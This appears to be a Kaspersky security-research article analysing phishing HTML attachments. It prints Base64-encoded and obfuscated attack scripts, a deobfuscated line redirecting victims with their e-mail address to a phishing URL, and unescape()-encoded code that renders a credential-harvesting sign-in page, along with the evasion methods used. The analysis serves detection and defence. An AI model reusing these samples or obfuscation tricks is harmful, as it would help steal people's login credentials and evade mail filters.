HTML attachments in phishing e-mails

securelist.com/html-attachments-in-phishing-e-mails/106481/

Authors

Expert Roman Dedenok

The use of embedded HTML documents in phishing e-mails is a standard technique employed by cybercriminals. It does away with the need to put links in the e-mail body, which antispam engines and e-mail antiviruses usually detect with ease. HTML offers more possibilities than e-mail for camouflaging phishing content.

There are two main types of HTML attachments that cybercriminals use: HTML files with a link to a fake website or a full-fledged phishing page. In the first case, the attackers can not only hide a link in the file, but also automatically redirect the user to the fraudulent site when they open this file. The second type of HTML attachment makes it possible to skip creating the website altogether and save on hosting costs: the phishing form and the script that harvests the data are embedded directly in the attachment. In addition, an HTML file, like an e-mail, can be modified according to the intended victim and attack vector, allowing for more personalized phishing content.



Fig.1. Example e-mail with an HTML attachment

Structure of phishing HTML attachments

Phishing elements in HTML attachments are usually implemented using JavaScript, which handles redirecting the user to a phishing site or collecting and sending credentials to scammers.



Fig. 2. Phishing HTML page and its source code

Typically, the HTML page sends data to a malicious URL specified in the script. Some attachments consist entirely (or mostly) of a JS script.

In the e-mail source code, the HTML attachment looks like plain text, usually Base64-encoded.

```
Content-Description: Your Payment Advice TT-_4905869 (1) (1).PDF...HtmL.HtM
Content-Disposition: attachment;
    filename="Your Payment Advice TT-_4905869 (1) (1).PDF...HtmL.HtM"; size=2073;
    creation-date="Wed, 30 Mar 2022 12:35:21 GMT";


Content-Transfer-Encoding: base64

PGh0bWwgbGFuZz0iZW4iPg0KIDxkaXYgaWQ9ImlhaW5BbGwiIGRhdGEtZWlhaWxWYWxlZT0idF9r
YXJpbW92QHJvc25lZnQucnUiPjwvZGl2Pg0KPHNjcmlwdD4oKCk9Pntmb3Ioajlmd W5jdGlvbigp
e2ZvcihoPSdjbFFTb004WmRhWDJYUUNWU0ZVJyxhPW5ldyBBcnJheShoLmxlbmd0aCksbD0wO2w8
aC5sZW5ndGg7bCsrKWFbbF09aC5jaGFyQ29kZUF0KGwpO3JldHVybiBhfSgpLG09bT0+ZG9jdWll
bnQud3JpdGUobSksazlkZWNvZGVVUkkoIiIuY29uY2F0KCJ3aXR3YW5tZXRuLW9pdmVkJTNDaWg9
aXRpdFRVbHZlZXQxc3QlMjIlM0VybnRlJTIwbWMlMjI9JTNFbWElM0NGaW9udGVuZWUlM0VsUCUy
MHZpdWV0bUluRHF0VXAvPXQlM0NpaW0lM0Npc3lkPWFkZWwlMjBpYmxzbGQlM0U9aHMlM0NlcGVh
PWR5aSUyMm5uYzpuJTdCYW1meF91ZGNwaXRjLG9udGklMjBzZSUzQ2N0JTIyb2xzKD10cmF0cmUl
MjAlNUIvbmR0bC5vd2EveWdvJTNFYTExZWktJTNDQTY3YTV0Y2NsN3l0ZGYzMylieWNhZDlmYmIy
JTIwLWRvNmtyY2ZkY2NlL25jbGU2JTNFdHRvc2g5L3VPMGFfOTcucnRlMG0pbiwsMCUyMjVWcHRs
MSwlMjI2JTIyamh0LzllU3RyJTIydGUlMjJUQWVIc2c4ZkxvcCwsZCUyMmdtLWVlJTIyJTIyJTIy
ayUyMmJmZmYlbGxvYWVuMmVhbCxpNFYtZmEtZHUlMjIlMjJsJTIya19lJTIyLEQsMDdpZFlub0ss
QXRrJTIyM2xwWTglMjJzJTIyWjAzZiUyMjMyRDUwZTItMkloMXMlJTIyJTIyNTJlMmwlMjIxYjh0
RXRkeUUlZSUyMnRtdSUyMm4wNWVCNGFYOCUyMiUyMjlybDUsUWVzR2MlMjJvUGZjdENnbGl0TDUl
MjJxb2UlMjIlMjJzUyUyMnIyZSUyMktOLGE5ciUyMjluRDdlMDgwdFUtZTZjdGJyJTVEcW4sMl9u
JTIwKHglN0R5cGludW9UKG5ZKWcwcm4lJTdCdCwsJTIwZnhfdSUyMmMoSXQldG8lN0IwaSUyMCgw
b25fZSklMjJjKCxvNHBzcjVuJTIwdSxlKXhfOzdlNm90ZSxydHJlKCUyMEdpbiU3Qm5jJTIyaT1G
bzs4KHR0bixvPTBlKCU3RCUlQkctcjA9YzAzdGIyJTVEY3Q6bjJic2YlMjAlN0RyXylleDsoMDdj
Yy4zbmljJTdEIXgwZnRubnMzdXQweGRvY3huM3QpPSUyMDB0PTA7ZTAlN0JjYXgob2NjNj0wMGZu
KSgtKGZJZW9pPTlmMzRyKThudDUoKjM0ZSx6bjEpdHRlcykoYzYzdDIyKXM9OUkvKW5uKHI5ZTUl
Mm4vKDVydGllKTZJX3RhbyglN0JjKEkpZTRhY2FzKTVlLG5wNXRfX2VlKSgyYTt0cjkycyxJLXJu
eTsoZSl0KGFwc3I5MnMpSSs9bmUwKGUpdCgtKHFyNDJzYUkrL25zNyhyNXQoKSksc DJlYXBzKill
cjRuYTJJKDkzMysoKHArci8pc2EySXJoZXRpLzUpc3BiK2UpM2FwKDsodGsudSloZihjdDQpczQp
cGVjKCklN0R0YyklMjJzKXRoL2MuMy5wZWhzbHNmYyllb2Fsbi90KTQlMjAoZWllOWVpODApdWIl
bS9uZCh0OHRfKCklNUJ4NzRjKSUyMmwlNUQpJTIyMmVtL25pMjBhQTIoMGJfJTVEOTdieHUoaGM0
MmwyKT8pY2JpbShjNGJoMnBhKW8lKWUoJTdEdSh4X2MlN0JudShzO2lsMTlvJTVCOHUpMmIlNSU3
RCkyViUlRG9hXyxjKHglNUIyMClvLilldzI3aTQwZHgybnd0JTVCb18lKDBiNW9sNzVuOXNlYmJs
eGN0Z3JwXzolMjIoLzkwc2szL283VnRlNzFlNS4uYWNlOy80Y281ZDdyMSlmLWFkYTAyYmUtMC9m
Zi8yYTN0azJiYTk3NjMwYnMjLWNpYXBybWhfYm9ubHVub2Rhc24uMCktbG5jVnRsbTJlaDIpNyUl
RGUoN2EreCklNSUlRGIlNUJhOWZ0YjJpMjJfZDVidyk5cGJ4YyhmNjQlKTIpNTY2MDMyeDU3d2Ji
ZmEyOV85KDlzNzc9KWJkMjBlYmRlMihyKDJpJTIyKTJjL2JvMjd0M2FfKV8wNiUzQzlvKW0lM0Uo
ZSsxJTNFbyhfOnQlN2N0aXAuZ3QxZWwsYWNuZG89JTVCbHQtLSUyMGMtYWJDZTQ9KCUlRCUlQl84
eDlhYmZhJTIwb28lbmUlNUR0PTB4NTliKGV0dSUyMGhodClzMHNlKGlwdC0iKSkuc3BsaXQoIiIp
LGc9ay5sZW5ndGglai5sZW5ndGgsbDlrLmxlbmd0aC0xO2w+PTA7bC0tKWctLSwtMT09ZyYmKGc9
ai5sZW5ndGgtMSksZjlsK2pbZl0sZj49ay5sZW5ndGh8fChjPWtbbF0sYjlrW2ZdLGtbZl09Yyxr
W2xdPWIpO2ZvcihuPW0saT0iIixsPTA7bDxrLmxlbmd0aDtsKyspaSs9altsXTtuKGkpfSkoKTs8
L3NjcmlwdD4NCg0KPC9odGlsPg0K

-- 004 300920220345075CA08DD944A40CF78C7Bsaragihclub --
```

Fig. 3. HTML attachment in e-mail source code

If a file contains malicious scripts or links in plaintext, the security software can quickly parse and block it. To avoid this, cybercriminals resort to various tricks.

JavaScript obfuscation

JavaScript obfuscation is one of the most common techniques used to disguise HTML attachments. To prevent the URL in the file from being quickly spotted and blocked, phishers obfuscate either the phishing link itself or the entire script, and sometimes the whole HTML file. In some cases, cybercriminals obfuscate the code manually, but often they use ready-made tools, of which many are freely available, such as JavaScript Obfuscator.

For example, opening the HTML attachment in the phishing e-mail supposedly from HSBC Bank (see Fig. 1) in a text editor, we see some pretty confusing JS code, which, it would seem, hints neither at opening a link nor at any other meaningful action.

```
<html lang="en">
  <div id="mainAll" data-emailValue="xxx"></div>
<script>(() => {
    for (j = function() {
            for (h = 'clQSoM8ZdaX2XQCVSFU', a = new Array(h.length), l = 0; l < h.length; l++) a[l] = h.charCodeAt(l);
            return a
        }(), m = m => document.write(m), k = decodeURI("".concat("witwanmetn-oived%3Clh=itittTUlveetlst%22%3Ernte%20mc%22=%3Ema%3CFiontenee%3ElP%20viuetmInDqtUp/=t%3Ciim%3Cisyd
        g = k.length % j.length, l = k.length - 1; l >= 0; l--) g--, -1 == g && (g = j.length - 1), f = l + j[g], f >= k.length || (c = k[l], b = k[f], k[f] = c, k[l] = b);
    for (n = m, i = "", l = 0; l < k.length; l++) i += k[l];
    n(i)
})();
</script>

</html>
```

Fig. 4. Example of obfuscation in an HTML attachment

However, it actually is an obfuscated script that redirects the user to a phishing site. To disguise the phishing link, the attackers used a ready-made tool, allowing us to easily deobfuscate the script.

```
13
14  window.location[_0x57b92b(252)] = "https://storageapi.fleek.co/651c73d5-af71-4d2f-affb-c6df9fd320a6-bucket/sound/r_sound_.htm#" + emailValue)
15
```

Fig. 5. Deobfuscated script from an attachment in an e-mail seemingly from HSBC Bank: link for redirecting the user

If a script, link, or HTML page is obfuscated manually, it is much harder to restore the original code. To detect phishing content in such a file, dynamic analysis may be required, which involves running and debugging the code.

Encoding

Sometimes attackers use more interesting methods. In one phishing e-mail, for instance, we found an unusual HTML attachment. As in the example above, it contained JavaScript. Because the code was so compact, one might think it was doing the same as the code in the fake HSBC e-mail — that is, redirecting the user to a phishing site. But upon running it, we found a full-fledged phishing page encoded in this small script.

```
<script type="text/javascript">
document.write(unescape('%3Cinput%20type%3D%22hidden%22%20id%3D%22ec8%22%20value%3D%22dramirez-secured-cfired.org.ar%22%20%2F%3E'));
document.write(unescape(unescape('%25%33%43%68%74%6d%6c%25%32%30%64%69%72%25%33%44%25%32%32%6c%74%72%25%32%32%25%32%30%6c%61%6e%67%25%33%

</script>
```

Fig. 6. HTML file using the unescape() method — the source code of the file contains only five lines, one of which is empty



Fig. 7. Phishing page in the HTML attachment

The cybercriminals used an interesting trick that involves the deprecated JS method unescape(). This method substitutes the “%xx” character sequences with their ASCII equivalents in the string that is passed to it. Running the script and viewing the source code of the resulting page, we see plain HTML.

```
<div class=row>
<div class=col-md-24>
<div class="action-links text-13">
 <div class=form-group><a href="#">Forgot my password</a></div>
 <div class=form-group></div>
</div>
</div>
</div>
</div>
<div class=row>
<div>
<div class="button-container col-xs-24 no-padding-left-right">
<div class=inline-block>
 <button class="btn btn-block btn-primary btn-signin">Sign-in</button>
</div>
</div>
</div>
</div>
</div>
</div>
</div>
</div>
<div>
</div><div id="footer" class="footer default new-background-image" role="contentinfo" data-bind="css: %7B
%27default%27: !backgroundLogoUrl()%2C
%27new-background-image%27: useNewDefaultBackground %7D">
<div data-bind="component: %7B name: %27footer-control%27%2C
publicMethods: footerMethods%2C
```

Fig. 8. The resulting HTML file

Instead of unescape(), JavaScript now uses the decodeURI() and decodeURIComponent() methods, yet most modern browsers still support unescape(). We cannot say for sure why the attackers chose a deprecated method, but it could be because modern methods are more likely to be interpreted and detected by antispam engines.

Statistics

In the first four months of 2022, Kaspersky security solutions detected nearly 2 million e-mails containing malicious HTML attachments. Nearly half of them (851,328) were detected and blocked in March. January was the calmest month, with our antispam solutions detecting 299,859 e-mails with phishing HTML attachments.

Number of detected e-mails with malicious HTML attachments, January–April 2022 (download)

Conclusion

Phishers deploy a variety of tricks to bypass e-mail blocking and lure as many users as possible to their fraudulent sites. A common technique is HTML attachments with partially or fully obfuscated code. HTML files allow attackers to use scripts, obfuscate malicious content to make it harder to detect, and send phishing pages as attachments instead of links.

Kaspersky security solutions detect HTML attachments containing scripts regardless of obfuscation.

- HTML
- Phishing
- Spam Letters
- Spammer techniques

Authors

Roman Dedenok

HTML attachments in phishing e-mails

Your email address will not be published. Required fields are marked *